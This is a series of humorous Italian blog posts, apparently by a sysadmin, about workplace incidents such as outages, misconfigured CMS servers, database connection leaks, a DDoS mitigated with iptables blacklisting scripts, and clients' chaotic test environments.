Funziona benissimo. Il foxxuto DB server funziona benissimo. Il load average e' quasi 0, ma tutte le istanza sono su', rispondono alle query, i dati vengono fuori, sta' ascoltando su tutte le porte su cui deve ascoltare, c'e' spazio da buttare via... che ca???

Rapido controllo: mi loggo su un paio dei servers a caso, anche loro sembrano okkidoki: hanno una decina di connessioni al database, tomcat sta' andando... Il foxxuto load-balancer? No. Stanno ricevendo qualche richiesta dall'esterno (sono le 4 del mattino, che ca\$\$o di aspetti?) quindi il load balancer funzica anche lui, che cosa c'e' che non va' allora?

Un controllo mi dice che ogni richiesta riceve un bel "error 500" senza alcuna spiegazione. Hummm... Ok, e' il momento di fare un riavvio di uno dei server e vedere che cosa succede. E la risposta e' "niente". Tomcat si riavvia senza problemi, riapre le sue connessioni al db server, sembra sempre tutto a posto, ma continua a rispondere con "error 500" senza fare un tubazzo di niente.

Stramaledicendo gli allupati (e SpongeBob) comincio a sfrucugliare nel log di questo coso e, dopo un bel quarto d'ora di madonne, trovo una fantomatica traccia che dice "SAP Connection failure".

Sap? Sap che? Che e' sta roba?

Mentre R2D2 qui' continua a bippare ogni 5 minuti mi metto a scartabellare nella documentazione e scopro che esiste un sistema SAP nella rete locale di \$allupati e, per qualche strano motivo, questi hanno deciso che la loro merdapplicazione **deve** fare una qualche connessione al loro sistema per tirarne fuori sadio che dati. Solo che ora pare che la connessione sia andata a farsi un giro nella zona a luci rosse ed apparentemente se questa cosa non funziona l'intero insieme di ennemila servers ridondanti e' completamente al tappeto.

Ping, ssh... na' sega. Sembra che la rete locale di \$allupati sia totalmente down. Okkey!

Riporto la cosa nel "log incidenti", ficco una pagina di "manutenzione in corso" sul load balancer (cosi' anche il monitor la pianta di rompere) e me ne ritorno a letto per un paio d'ore. E domani mattina so gia' che mi aspetta una bella telefonata da parte di \$allupati, voglio vedere cosa ca\$\$o tirano fuori la prossima volta. "Cosa puo' andare male"... sgrunt. E meno male che il tempo perso a guardare sto' coso (me) lo pagano il doppio!

Cosa fa' l'applicazione X ?

* avocado, mango... whatever, cool you know?

Davide

11/04/2011 08:00

Pauerrrrluserrrr

Ritorniamo a parlare di \$noicifacciamogliaffarituoi, di cui dissi molto rapidamente un po' di tempo fa. Dopo un po' di casini vari il loro sistema era andato in produzione con enne server di produzione e due server di database in cluster. Tutto bello e tutto buono, salvo il fatto che il loro CMS e' piu' lento di un bradipo stanco.

Le cose "funzionano" (nel senso che non possono rompermi l'anima dato che il CMS lo hanno scelto loro), finche' un qualche ribaltamento nei ranghi di \$noicifacciamogliaffarituoi ha portato al comando un paio di SL e portato un paio di UL al rango di "Project Supervisor". Dopo di che ci e' arrivata la notizia che solo i vari SL possono dare ordini e/o richiedere modifiche alle cose e che ogni richiesta proveniente dai vari UL deve essere prima di tutto "verificata" con i vari SL.

Il che significa che il cambiamento di un parametro di configurazione di questo coso (una modifica che di suo si fa' in meno di 30 secondi) richiede un processo di "verifica ed approvazione" che va' avanti per almeno 3 settimane, dato che i vari SL non ci sono mai ed apparentemente non hanno ben capito il concetto che "responsabile" significa che devi **prendere le decisioni** e non limitarti ad incassare lo stipendio.

Arriva poi un bel giorno quando, verso le 14.30, mi arriva una telefonata di uno dei vari UL che mi domanda se posso controllare il loro sito...

IO - Come sarebbe a dire "controllare"?

UL - Se funziona oppure no.

IO - Hummm... 'momento eh... (*clickety-click*) be', vedo la pagina, vedo il log che cresce, pare che funzioni.

UL - E se vai su url questo-e-questaltro che vedi?

IO - Vedo una pagina del sito...

UL - E se scorri in basso che vedi?

IO - ...vedo che manca tutta la parte inferiore della pagina...

In effetti pare che non sia l'unica pagina "monca" del sito. Parecchie pagine vengono riportate a meta' o anche meno, con pezzi di pagina che non compaiono per niente.

UL - Possiamo provare a riavviare il server?

IO - Quajo', lo sai vero che qualunque richiesta del tipo in questione deve passare da almeno 3 dei tuoi capoccia?

UL - Ma questa e' un'emergenza!

IO - Hummm.... Fino a stamani non era cosi'... che e' successo?

UL - E che ne so'...

Faccio un rapido controllo nei log e scovo una serie di messaggi di errore molto strani da parte di TomCat:

```
2010-03-24 10:56:57,639 ERROR [TP-Processor19] core.ApplicationDispatcher
(ApplicationDispatcher.java:711) - Servlet.service() for servlet jsp threw exception
com.general.ResourceException: Failed to locate resource with URL:
http://acc-01.domain.nl/pv/config/properties/login.popup.titel
```

Huuuummmm... acc-01.domain.nl e' il server di test di quella gente... Ma perche' io trovo riferimenti al server di test nel log di uno dei servers di **produzione**?

IO - Io trovo qui' delle indicazioni che il server di produzione cerca delle robe sul server di test... perche' cerca delle robe sul server di test?

Cosa fa' l'applicazione X ?

UL - Huh?

IO - Momento nhe....

Recupero la mail di questo pinguino e gli mando il messaggio di errore.

UL - Ah...spetta un momento...

Dopo una mezz'oretta (meno male che era un'emergenza) chiama SL.

SL - Abbiamo un problema con il sito!

IO - Si', sono stato informato della cosa.

SL - E' possibile ripristinare il database del CMS di stamani?

IO - Quello di stanotte si', dato che il backup e' fatto alle 3 del mattino, oltre le 3 no.

SL - Ok, allora facciamolo.

IO - Mi serve l'autorizzazione di SL2, SL3 eccetera eccetera.

SL - MA E' UN'EMERGENZA!!!

IO - Le regole per il vostro sito le avete fatte voi, non io.

Nel giro di un paio d'ore SL riesce a recuperare gli altri ~~mangia a ufo~~responsabili dell'organizzazione ed otteniamo tutte le autorizzazioni richieste. Io opero il restore ed il sito ripiglia a funzionare in modo un pelo piu' decente.

Dopo di che' ci viene detto che la "procedura di verifica" dovra' essere "riorganizzata" per consentire un migliore "scorrimento" delle operaAAAAAGGGGHHH...

Comunque sia... un paio di giorni dopo riesco a scoprire cosa accidenti era successo. Apparentemente i vari SL si erano sciroppati un qualche corso per *PauerrrrIuseeeerrrr* sul famoso CMS, nel corso del corso (sic) gli era stata mostrata la *PauerrrrConsolllll*, che dovrebbe essere una cosa magica e fantastica per fare... delle cose.

Ed uno dei famosi *PauerrrrIuserrrrrr* aveva deciso di fare qualche "modifica", solo che aveva fatto login direttamente sul sito di *produzione* invece che su quello di *test*, ed aveva deciso di aggiungere un sarca\$\$o cosa, usando un URL a caso... quello del sito di testing... con il risultato di incrocchiare l'intero sito in un colpo solo.

E adesso non so perche' ma non riesco a dire *PauerrrrIuserrrrr* in nessun altro modo...

Davide

18/04/2011 08:00

Stress Test

Sono qui' alle 16,45 suonate che sto' pensando quale capperò di tram devo prendere domani mattina per andare al consolato per il rinnovo del passaporto (sic), quando una maillina mi casca nella casellina di postina. La maillina in questione dice "914". E cio' e' male.

No, non sto' dando i numeri (non piu' del solito almeno). Una spiegazione e' necessaria.

Tempo addietro avevo narrato delle tristi vicende di \$scaffaliegponteggi (per la precisione in questa ed in quest'altra storia) e di come gli sviluppatroti in questione avessero allegramente glissato sui problemi causati dalla loro trotaggine. Comunque sia, il foxxuto sito era andato "live" e ci era rimasto per circa 3 settimane, prima che io mi beccassi una bella telefonata alle 3 del pomeriggio che il loro sito era piu' dead che live.

Un controllo nel sito medesimo mi aveva rivelato che il foxxuto coso aveva qualche cosa come 900 connessioni aperte con il database ed apparentemente dopo le 800 il db non pare piu' molto propenso a fornire delle risposte, il risultato e' che l'intero sito va' in coma profondo.

Dopo un pietoso tira-e-molla con \$sponteggiesconfali riavviamo TomCat ed il sito si ripiglia un attimo. Io, per non saper ne' leggere ne' scrivere ho sbattuto uno scriptino sul server che ogni ora calcola quante connessioni al database ci sono e mi manda una maillina con il suddetto numerino.

E che ti vedo? Che la maillina comincia col dirmi "8", poi diventa "10" poi "14" poi "20" e va' cosi' in incrementi finche', dopo un paio di settimane e' diventata "532" o giu' di li... ed a quel punto ogni giorno e' buono per un bel riavvio. Poi \$sponteggiesponfali pubblica qualche cosa, ottiene un fottio di visite e l'intero coso diventa ancora piu' instabile.

Ovviamente i programmatroti cominciano a blaterare di *parametri di configurazione del database e concorrenza nella configurazione del kernel* e di *ottimizzare il carico di rete* et similia. Almeno finche' non mi faccio un giro rapido nel log di TomCat e scopro che il numero di connessioni che resta "appese" corrisponde stranamente col il numero di "NullPointerException" che sono ritornate da una certa parte della loro applicazione. Praticamente quando una certa pagina di errore viene generata la connessione viene lasciata appesa.

I programmatroti nicchiano per un po' poi esclamano trionfanti di aver scoperto un bug in Java (siccomeno...) e mandano una versione "sperimentale" dell'applicazione da mettere sul server di test per verificare. Io installo e poi domando se possono verificare. Ed ovviamente non ricevo piu' risposta alcuna.

Nel frattempo, dopo consultazioni ad alto livello, si e' deciso che quando il numero di connessioni raggiunge i 400 si fa' un bel riavvio del servizio. Riavvio che pero' deve avvenire fuori dall'orario di ufficio per non *inficiare il funzionamento del sito* ed evitare di *danneggiare il ritorno di investimento* e tutte quelle balle li' insomma. Il che significa che alle 6 del mattino io mi collego e do' un bel restart. Ma non basta. Perche' la merdacchiosa applicazione tende ad incantarsi durante lo stop, quindi si tratta di dargli uno stop, aspettare un paio di minuti e poi, se ancora li' attaccata ai suoi processi come un gambero alla coda di una balena si va' di Kill -9 finche' non e' morta del tutto e poi si puo' riavviare. Ed a quel punto si vede il numero di connessioni al database scendere a zero. Il che significa che e' quasi impossibile fare uno script schedulato che faccia il tutto ma e' necessario (o meglio: consigliabile) farlo a manella. Il che significa che io sto' accumulando ore straordinarie da compensare e \$spongeggiesciuffali sta' accumulando fatture per "lavori fuori orario d'ufficio".

Poi arriva oggi, quando mi arriva sta' maillina con "914" scritto dentro. Ed io ci rimango basito. Come sarebbe a dire 914 connessioni? Ripesco la mail di un'ora fa', dice 106. Da 106 a piu' di 900 in un'ora? E che succede?

Cosa fa' l'applicazione X ?

Ovviamente il sito e' gia in stato comatoso, cerco di contattare l'unico di \$sponteggi che capisce qualche cosa, ma e' gia' schizzato fuori dall'ufficio, quindi mi faccio la solita giga di stop/kill/kill/muoribastardo/restart, mando una mail al succitato SL per avvisarlo del problema e poi e' ora di andarsene a casa. Arrivato a casa faccio un rapido controllo di mail e trovo un'altra maillina che dice 583. Ma che??? Erano 0 un'ora fa'! Che accidenti sta' succedendo?

Il giorno dopo ri-riavvio il foxxuto coso e poi cerco di recuperare il suddetto SL

IO - ...quindi il sito e' andato giu' di nuovo con il solito problema delle connessioni al database e noi lo abbiamo riavviato stamani, solo che volevo sapere se eravate a conoscenza di un qualche cosa che abbia potuto provocare un simile carico sul sistema.

SL - HUUUU... Adesso non mi viene in mente niente, magari dovrei parlare con gli sviluppatori.

IO - Bene. A proposito, come sta' andando con il testing dell'applicazione che dovrebbe sistemare il problema? Che sono almeno 3 settimane che e' stata installata.

SL - Ah, no, di quella roba li' ancora non abbiamo visto niente...

(me pensa: andiamobeneandiamo)

Non che avessi dei dubbi eh! Comunque un paio d'ore dopo mi arriva una bella mail di spiegazione da parte di \$sconfali:

La causa dell'elevata attivita' e' che gli sviluppatori sono occupati con un penetration testing dell'applicazione. Il test verra' condotto anche oggi dalle 10 alle 17

Io guardo l'orologio: le 10.45, poi guardo la mia mail, l'ultima diceva "62", passano 15 minuti e la successiva dice "960". Ed il sito e' di nuovo down.

Seguono una serie di mail molto concitate tra me, \$sponteggi ed il branco di programmatroti. Ma dico io: tu fai i "penetration testing" su un sito di **produzione** che ha una versione di applicazione del menga che **si incatasta** quando riceve troppe connessioni (con troppe=poche)?? E dircelo prima non era il caso? E fare il tuo foxxuto test sul server di test magari? Così' verifichi anche se quella patch del ca\$So risolve il problema? Questo non e' un test di penetrazione, questo e' uno "stress" test. Per misurare il **mio** livello di resistenza allo stress!

Davide

25/04/2011 08:00

Non si Discute

Ed ecco l'ultima trovata di \$noicifacciamogliaffarituoi. Almeno, l'ultima di questa settimana. Come ho già detto prima ed ancora prima, i signori hanno messo in piedi un gran po' po' di webapplicascion con CMS incorporato ed hanno scoperto che se l'applicascion e' sviluppata da programmatroti le cose non e' che funzionano in modo tanto decente.

Ma e' da un po' che il concetto pare incominciare a prendere piede nelle teste dei vari UL. Da che lo deduco? Dal fatto che cominciamo a ricevere strane richieste che hanno come oggetto il *debugging* e/o l'aggiunta di funzionalita' all'applicascion di cui sopra.

Ed io ho la netta sensazione che \$noicifacciamo ha deciso che domandare a **noi** (cioe' a me) una opinione tecnica e/o una possibile soluzione ad un loro problema significa riceverla in un decimo del tempo ed ad un decimo del costo se confrontata con la stessa domanda fatta ai loro programmatroti. Io ho proposto di rivedere i nostri onorari ma l'idea e' stata respinta.

Quindi quando mi e' arrivata una mail con un lungo discorso di *importazione automatica delle statistiche* non mi sono stupito piu' di tanto.

Allora, vediamo un attimo... questi hanno una qualche societa' di statistica che gli fa' delle statistiche (ovviamente) riguardo a qualche cosa... e vogliono importare questa roba nel loro sito direttamente nel database in una qualche tabella... pare che la societa' di statistica fosse già occupata prima con la versione vecchia del sito e adesso vogliono riprendere ad importare questa roba.

Quindi si tratta di aggiungere un utente con diritti di ftp (o meglio SFTP) e fare uno scriptino che prenda sta' roba e la copi nella directory giusta in modo che l'applicazione dei programmatroti possa importarseli. Perche' l'idea di domandare ai programmatroti di aggiungere al famoso CMS la possibilita' di *uploadare* le statistiche direttamente e' ovviamente scartata a priori. Vabbe', non e' che sia un gran problema. Mi piacerebbe solo che questi "conigli" evitassero di saltare fuori dal cappello sempre all'ultimo secondo.

Aggiungo l'utente, preparo lo script, verifico che funzichi (cioe' che copi i files) poi mando i dati relativi ad utente e password al branco di rintronati e domando da quali IP vogliono accedere al sistema.

Dopo un paio di giorni mi arrivano gli IP da cui questi pinguini vogliono poter uploadare la roba. Ed e' una paccata di reti... sostanzialmente l'intera rete del Gabon (o sarca\$\$o...). Dopo aver chiesto chiarimenti ed ottenuto un assenso generico da DaBoss apro le saracinesche dell'inferno e vediamo come vanno le cose. Poi (ovviamente) non ne sento piu' parlare per almeno un mese.

Dopo un mesetto (circa) mi becco una telefonata dell'UL di turno che lamenta che la loro "importazione" non funziona. Io faccio un rapido giro sul server e noto che **nessuno** ha mai uploadato niente, quindi non e' che non funziona, semplicemente non e' usata.

UL - Come non hanno mai uploadato niente?

IO - Così sembra. L'unica login che vedo io e' di oltre un mese fa' e qualche cosa mi fa' pensare che sono io che ho provato a vedere se funzionava.

UL - Ma le statistiche non si aggiornano!

IO - Se non le caricano no. Ovviamente no.

Dopo un po' di babilamme UL decide che la cosa migliore e' organizzare una bella conference a tre con il pinguino che dovrebbe fare ste' statistiche. Sono quindi 'conferenziato' con UL e CL (il pinguino di cui sopra).

Cosa fa' l'applicazione X ?

UL - ...e quindi e' *essenziale* arrivare a far funzionare questa cosa *al piu' presto*!

IO - Allora, come gia' detto lo script e' a posto e gira ma non ho visto nessuna attivita' sul sistema da oltre un mese, cioe' da quando e' stato messo in funzione.

CL - Ma noi abbiamo provato una volta ma avevamo dei problemi perche' non e' possibile automatizzarlo.

UL - Come non e' possibile automatizzarlo?

CL - Perche' non e' FTP.

IO - E' SFTP, che e' come FTP ma con la crittografia aggiunta. Ed e' possibilissimo automatizzarlo.

CL - Ma mi domanda la password!

IO - E' possibile usare un sistema di chiavi pubbliche/private per l'autenticazione che evita la password o e' possibile fare uno script per fornire la password. Entrambi i modi erano descritti nella mail che ho mandato tempo addietro quando ho comunicato anche l'utente e la password.

CL - Ma noi non possiamo fare script...

UL - Vabbe', degli script ne parliamo dopo, comunque adesso e' importante vedere se il sistema funziona correttamente. Voglio fare una prova "live". Puoi fare un upload manuale di un file adesso cosi' vediamo se viene importato?

CL - Mah... Adesso... Non lo so... Ora devo vedere...

Aggiungete qui' una mezz'ora di tira e molla. Alla fine salta fuori che CL non ha manco piu' la mail in cui io comunicavo i dati relativi all'indirizzo IP, utente e password. Ri-manda la mail al volo (con CC a UL) e fai login sul server e metti in tail -f il log cosi' vedo quando si logga. Dopo un po' vedo CL comparire nel log.

CL - Ah, ecco e poi c'era il problema che la directory non si chiama 'upload'!

UL - Come?

IO - Ho qui' davanti l'ultima mail che ci siamo mandati dove dice chiaramente: "Ok, allora ho cambiato la struttura delle directory per avere una directory 'acc' per l'ambiente di accettazione, una 'prod' per l'ambiente di produzione" eccetera eccetera. Aspetta che te la rimando in copia. Questa mail e' di oltre un mese fa'.

UL - Hu... Ah gia' si' e' vero.. che avevamo deciso poi di fare le cose in questo modo... Allora CL hai anche tu la mail?

Dopo un po' di ravanamenti CL finisce con il caricare finalmente uno di questi foxxuti files (di cui io acchiappo subito una copia), io eseguo a manella lo script di aggiornamento senza aspettare che venga eseguito da Cron e vedo il file trasferito nella directory giusta.

IO - Adesso bisogna vedere quanto ci mette l'applicazione a caricarlo. Io vedo qui' che il loro 'scheduler' e' impostato per eseguire la cosa all'una di notte... solo che non ho idea di quale di questi campi siano i minuti... possiamo domandare a loro o impostarlo per eseguire le cose ad \$oradiadesso + 1 ora

UL - Mi sa che aspettare un'ora e' piu' veloce che domandare a loro.

Rischedulo e decidiamo che la conversazione puo' procedere via mail.

Dopo un'ora circa il foxxuto coso gira e mi sputa subito un bell'errore nel log. Mando il tutto ad UL ed in cc a CL. E dopo dieci minuti ri-sono in conferenza con entrambi.

UL - Quindi e' un problema dell'applicazione!

IO - Cosi' pare. Ovviamente pero' se nessuno fa un upload non e' che l'applicazione abbia un gran che da fare.

UL - E come mai l'applicazione non riesce ad importare i dati?

CL - Mah... Dall'errore pare che sia un problema di struttura del file.

UL - E come mai dice "file tal-de-tali non trovato"? D, stiamo mettendo i files nella directory giusta?

IO - Solo un file e' stato uploadato, d'altra parte se vogliamo fare dei test per vedere se la copia funziona, un file e' sufficiente.

UL - Ah ecco... Quindi che cosa ha che non va' la struttura?

Cosa fa' l'applicazione X ?

CL - Mah.. non so... puo' darsi che loro non stiano usando la struttura giusta. Perche' noi non possiamo cambiare la struttura del file che usiamo, potrebbe anche essere un problema di quante righe vengono analizzate.

UL - Le righe?

IO - Questo file e' un banalissimo file CSV ed e' meno di 100 righe. Se hanno dei problemi ad analizzare un csv di 100 righe... Ma avete discusso della struttura del file con quella gente?

Silenzio di tomba.

IO - Hallo? Nessuno li'?

CL - Si' sono qui.

IO - Ne avete parlato della struttura del file?

CL - Veramente no. Non abbiamo mai discusso della struttura del file da importare.

IO - Hummm... Ed esattamente come hanno fatto quelli a scrivere una procedura di importazione di un file senza avere una minima idea di come e' fatto il file che devono importare?

CL - ...in effetti potrebbe essere un problema...

In effetti potrebbe essere un problema. Discutere.

Davide

02/05/2011 08:00

DDDDDDDDDDDDDDDDOS!

E' un (quasi) tranquillo giovedi' quando una iconcina rossa lampeggiante attira la mia attenzione. Hummm... pare che il server di \$noivogliamoopagarepocoanziniente abbia qualche problemino. Vediamo un po'... ed infatti e' lento come la fame. Che accidenti ha sto' coso? E vedo subito quale e' il problema: 6000 SYN contemporanei. Ahi ahi ahi signora Ghemboli, mi e' caduta proprio sul DOS!

Yup, un bel DDOS niente meno, in un paio di minuti becco un migliaio di IP diversi, russia, cina, korea, c'e' di tutto e di piu'.

E dato che \$noivogliamoopagarepocoanziniente vuole pagare poco (anzi niente), il foxxuto sito e' ospitato su una macchina condivisa insieme ad altri siti che adesso stanno soffrendo come dei bassotti sulla neve. Vado a riportare a Da Boss.

DB - Che possiamo fare?

IO - Bloccare l'IP a livello di firewall.

DB - Tutti gli ip che arrivano? Ma sono tanti...

IO - No, io intendo bloccare l'IP del server, metterlo off-line.

DB - ??? Come off-line??

IO - Allora, lo scopo di questa gente (*gesticolando verso lo schermo del computer*), intendo chi sta' facendo l'attacco, e' di rompere i marroni e far spendere dei soldi per cercare di respingerlo, lo scopo di quell'altra gente, intendo \$noivogliamo, e' di pagare il meno possibile (anzi di meno). Quindi qualsiasi cosa noi facciamo andra' contro il principale volere dei nostri clienti. Percui la cosa piu' semplice da fare e' mettere il sito fuori linea ed aspettare un paio di giorni, tra un paio di giorni vedremo se si sono stufati oppure no.

Ovviamente DB ha cominciato ad ullulare riguardo ai livelli di servizio e roba cosi'...

IO - In tal caso la cosa migliore da fare e' spostare il sito su un server dedicato in un diverso range di rete in modo che almeno non rompa i marroni agli altri siti che sono su quella macchina, ovviamente \$noivogliamo dovra' pagare il setup ed il mantenimento, e poi cominciare ad aggiungere ratelimiting et similia. Ma ovviamente questo costera' tempo (e quindi soldi) e se non vuoi regalarlo a \$noivogliamo qualcuno dovra' anche pagare.

Alla fine siamo rimasti che io avrei iniziato l'installazione del nuovo server **fisico e dedicato** per \$noivogliamo mentre DaBoss avrebbe gestito la discussione monetaria con \$noivogliamo. L'installazione mi prende circa un'oretta, mentre sono li' che cerco un indirizzo IP libero ed arrangio con Bart un routing su uno degli switch al centro arriva DB.

DB - Ho parlato con UL di \$noivogliamo ed abbiamo l'ok per lo spostamento, il server e' pronto?

IO - Installato e' installato, ma ancora non ho aggiunto niente di firewalling e ratelimiting. Quindi direi che c'e' ancora da lavorarci...

DB - Ma lo possiamo fare dopo che e' installato al datacenter! Mettetelo su' subito...

Qualche cosa mi fa' pensare che i vari clienti che sono sul server condiviso (che anche loro sono nella stessa lega dal braccino corto di \$noivogliamo) hanno cominciato a lamentarsi per la lentezza dei loro siti... Comunque, ci manca poco che DB spinga me e Bart fuori dalla porta col server in mano per andare ad installarlo. Il che significa che un'oretta dopo il server e' Up & Running ma senza uno straccio di firewall, ed io sono li' che stramaledico DB per la sua foxxuta fretta mentre cerco di mettere insieme un paio di regole di iptables per bloccare sta' schifezza.

Cosa fa' l'applicazione X ?

E subito scopro un bel problema: CentOS ha un bel bug in iptables per cui al massimo posso avere 100 indirizzi nella tabella di rate limiting.

Dopo un paio di smadonnamenti in direzione generica di CentOS e di chi dubita della superiorita' di distribuzioni che non masturbano i sorgenti dei software che distribuiscono (tipo Slackware per intenderci), metto insieme un paio di script da mettere in *pipe* al log di Varnish in modo che se lo stesso IP mi appare piu' di 20 volte in 30 secondi finisce nel firewall in una bella chain "blacklist".

Rimango a guardare la chain che parte da zero e raggiunge i 5000 elementi nel giro di una ventina di minuti... Wow... Ok, e' ora di andarsene a casa. Quella sera mi collego verso le nove per dare un'occhiata e vedo che la chain ha raggiunto i 7000 elementi, nel frattempo il numero di pacchetti per secondo sullo switch e' fisso a 12 mila. Mi sa che \$noivogliamo riceverà una bella fatturina per uso di banda... poi mi viene un dubbio e guardo questo capperò di sito di \$noivogliamo... hummm... non vedo niente di strano, niente che possa attrarre un DDOS, qualche cosa mi fa' pensare che qualcuno abbia cannato l'indirizzo ip del ricevente, ma che ci vogliamo fare?

Comunque sia, il sito rimane relativamente lento ma funzionale per i giorni a seguire, mentre il numero di connessioni varia da 6000 a circa 200 durante il fine settimana per poi risalire fino ad 8000 al martedì successivo. DB persiste nel domandare updates della situazione e "miglioramenti", io gli faccio presente che continuare a masturbare un firewall non porta nessun miglioramento ma semplicemente aumenta la fattura che dovremmo spedire a \$noivogliamo alla fine del mese.

Dopo un'altra settimana, siamo sempre lì sulle 5~6000 connessioni contemporanee ed oltre 8000 indirizzi IP nel firewall. Non so chi e' che questa gente abbia fatto incazzare ma paiono ben determinati. Ovviamente bisogna anche considerare che a loro (quelli del DDOS) non costa niente. Ma io mi aspetto di sentire altri ullullati quando \$noivogliamo riceverà la fattura per il tempo speso a stare dietro al loro sito del menga.

Davide

09/05/2011 08:00

La Vittima ed il Carnefice

Tempo addietro, uno dei nostri clienti (CL per gli amici), ebbe l'idea di mettere in piedi una specie di "web service" per raccogliere certe informazioni da vari sensori tramite una rete radiocellulare per visualizzare il tutto su una specie di "mappa interattiva". La loro idea era di vendere il servizio a diversi enti e societa' e, una volta messa in piedi la cosa, semplicemente sedersi e guardare i soldi arrivare a carriolate.

Ovviamente tra il dire ed il fare c'e' di mezzo "e il".

Prima di tutto si resero conto che per poter raccogliere le informazioni in modo continuo un solo server non e' sufficiente, ce ne vogliono due in un cluster in modo da avere una ragionevole continuita' del servizio.

Poi occorre mettere in piedi il sistema vero e proprio. Dopo aver lungamente lamentato dei costi relativi all'hosting, CL ha deciso di sviluppare il tutto in .NET con un backend di SQL Server. Ed allo scopo di ridurre i costi hanno prontamente deciso di utilizzare la versione "free" e prontamente il db si incatosta dopo aver raggiunto e superato i 20 Gb di dimensione.

La ditta incaricata di scrivere tutto l'accrocchione (da ora in poi \$massadirimbamba) fa' apparire \$brancodipaguri come un mostro di efficienza e di intelligenza.

Una delle prime attivita' che questi portano a termine e' lo scrivere un "servizio" che raccoglie le informazioni inviate dai vari sensori e schiaffarle nel database. La descrizione del servizio in questione rivela la mastodontica difficolta' dell'impresa: il servizio deve "ascoltare" su una specifica porta, raccogliere i messaggi inviati dai vari sensori come una sequenza di caratteri, identificare il sensore in funzione di un "identificativo" facente parte di tale sequenza, dividere il resto in una serie **fissa** di valori e memorizzare il tutto nel db con un 'timestamp'.

Una applicazione con un tale livello di complessita' che io avrei scritto in perl in dieci minuti probabilmente, loro ci hanno messo due mesi e mezzo e .NET.

Il 'servizio' viene consegnato come una caterva di .dll piu' una doppia caterva di file di configurazione (tutti rigorosamente .xml), richiede l'installazione di un server ftp (?), deve essere eseguito con una utenza "guru" (nella documentazione c'era scritto cosi') e la sua installazione richiede un minimo di 10 riavvi... e poi si scopre che parte delle foxxute DLL vanno in conflitto con altre DLL gia' esistenti e non funziona una mazza.

Dopo numerose bestemmie e ravanamenti riusciamo finalmente a far funzionare l'accrocchione e scopriamo che il foxxuto coso si ciuccia via l'80% della memoria della macchina ed ha la tendenza di raggiungere il 100% di uso del processore con sorprendente frequenza. Sorprendente e' anche il fatto che questo capitasse sempre tra le 2 e le tre del mattino, con tutta la gioia che il povero pirla dotato di ~~guinzaglio~~ cellofono aziendale puo' provare per la cosa.

Ovviamente, il fatto che quella parte del sistema utilizzi uno sproposito di memoria e tempo di processore non fa' presagire nulla di buono riguardo alla web-applicascion stessa che dovrebbe usare tale servizio. Ed infatti, non appena questa viene installata, l'intero sistema diventa di una lentezza da far sembrare una lumaca un fulmine di guerra.

Aggiungiamo anche che il foxxuto servizio adesso tende ad incatastarsi molto piu' spesso e che quando questo succede in genere si incatosta anche la webapplicascion e l'unica e' un bel calcio nel XXXX ad IIS per far ripartire la cosa (dato che non possiamo prendere a calci i programmatroti).

Cosa fa' l'applicazione X ?

Tutto questo fino ad una bel (si fa per dire dato che piove a dirotto) venerdi', quando la \$massadirimbamba decide di fare un qualche aggiornamento che richiede una query da 45 minuti sul database (durante la quale l'intero accrocchio deve essere spento ovviamente) ed un bell'aggiornamento al sito ed al famoso "servizio", con nuove DLL. Io gia' sento puzza di cataclisma.

Ovviamente, il mio suggerimento di evitare un nuovo rilascio sul sistema di produzione al venerdi' e limitarsi ad un rilascio sul sistema di test (aka: l'altro server che e' momentaneamente non usato) in modo da verificare che tutto funzichi e poi eventualmente rilasciare il tutto lunedì' non viene accolto molto bene. Il rilascio viene perciò schedulato per le 7 di sera (!).

Io metto bene in chiaro che io faccio l'aggiornamento ma poi me ne lavo le mani fino a lunedì' e se il coso si incanta sono cavoli loro.

Ovviamente il coso si incanta e rimane 'morto' fino a lunedì' mattina, quando trovo 289 mail ad aspettarmi. La diagnosi: la nuova versione del 'coso' si ciuccia via tutta la ram e poi va' in coma. Ripristino le versioni precedenti di sito e 'coso', spedisco la diagnosi e tutte le informazioni a CL ed alla \$massa e poi rimango in attesa della tempesta che gia' so si scatenera'.

Cio' che mi ha fatto ridere dell'intera vicenda e' stata la risposta della \$massa al "problema memoria", la loro mail piu' o meno diceva:

"il servizio in questo caso non e' stato la causa del problema, in questo caso il servizio e' stato solo una vittima della mancanza di memoria".

Eccerto, lui e' stato la "vittima" della mancanza di memoria, il fatto che sia lui che si ciuccia via tutta la memoria ne fa' anche il carnefice, dobbiamo parlare di suicidio? Sgrunt.

Davide

16/05/2011 08:00

La Moltiplicazione Dei Pani

Un po' di tempo fa parlai di \$noicifacciamogliaffarituoi e del loro ambientino di "test" che non testava un fico secco, e della loro idea di "stabile ed intelligente progettazione di database".

Dopo un paio di cicli di test/rilascio i piquani, in concerto con il branco di scoiattoli selvatici che sembrano occuparsi del disegno del loro sito webbe, hanno deciso che e' meglio avere un ambiente di 'staging' in aggiunta a quello di test. Io mi sono subito domandato che senso ha avere un test ed uno staging e perche' il test non possono farlo i piquani nel loro di server, cosi' come si faceva ai miei tempi da \$brancodipaguri, ma si sa che e' meglio non fare domande troppo difficili perche' potrei spaventarmi delle risposte.

Comunque, un nuovo server virtuale e' stato "clonato" ed aggiunto all'elenco e via che si va'. Una nuova istanza di database e' stata aggiunta per gestire il nuovo ambiente e basta. Almeno pensavo io.

Una settimana o giu' di li' dopo arriva l'ennesima richiesta di creare un altro ambiente per test-accettazione, che pero' dovrebbe usare lo stesso databse del sistema di test. E dovrebbe essere sempre gestito in "parallelo" all'ambiente di Test. Insomma ogni volta che si fa' un cambiamento su uno dei due occorre 'sincronizzare' l'altro. Alla mia domanda "e allora a che accidenti serve" ho ricevuto solo delle risposte poco soddisfacenti. E pochi giorni dopo un ennesimo sistema di 'verifica' che utilizzi lo stesso database del sistema di "staging" ma la cui applicazione sia sincronizzata con il sistema di produzione...

Insomma, per farla breve da un ambiente di produzione questi sono passati ad avere un minimo di 5 ambienti diversi (non sono piu' sicuro nemmeno io... ho perso il conto), con 3 differenti database e con aggiornamenti "incrociati" tra un sistema e l'altro. E sono praticamente certo che almeno due di questi ambienti sono sostanzialmente copie sputate uno dell'altro.

A questo punto iniziano i problemi, almeno per me. Perche' ogni volta che gli scoiattoli scaraventano una nuova versione dalla nostra parte occorre fargli il terzo grado per sapere su quale dei millemila ambienti occorre installare questo coso, quale dei database occorre aggiornare, a quale database deve puntare (per verificare se la configurazione e' giusta) eccetera eccetera. Ed ovviamente gli scoiattoli parlano di "test" o "verifica" mentre \$noicifacciamogliaffarituoi parla di "staging" e "test-staging" ed io rimango a grattarmi la pera cercando di capire se sono gli stessi o di botto ne sono spuntati altri.

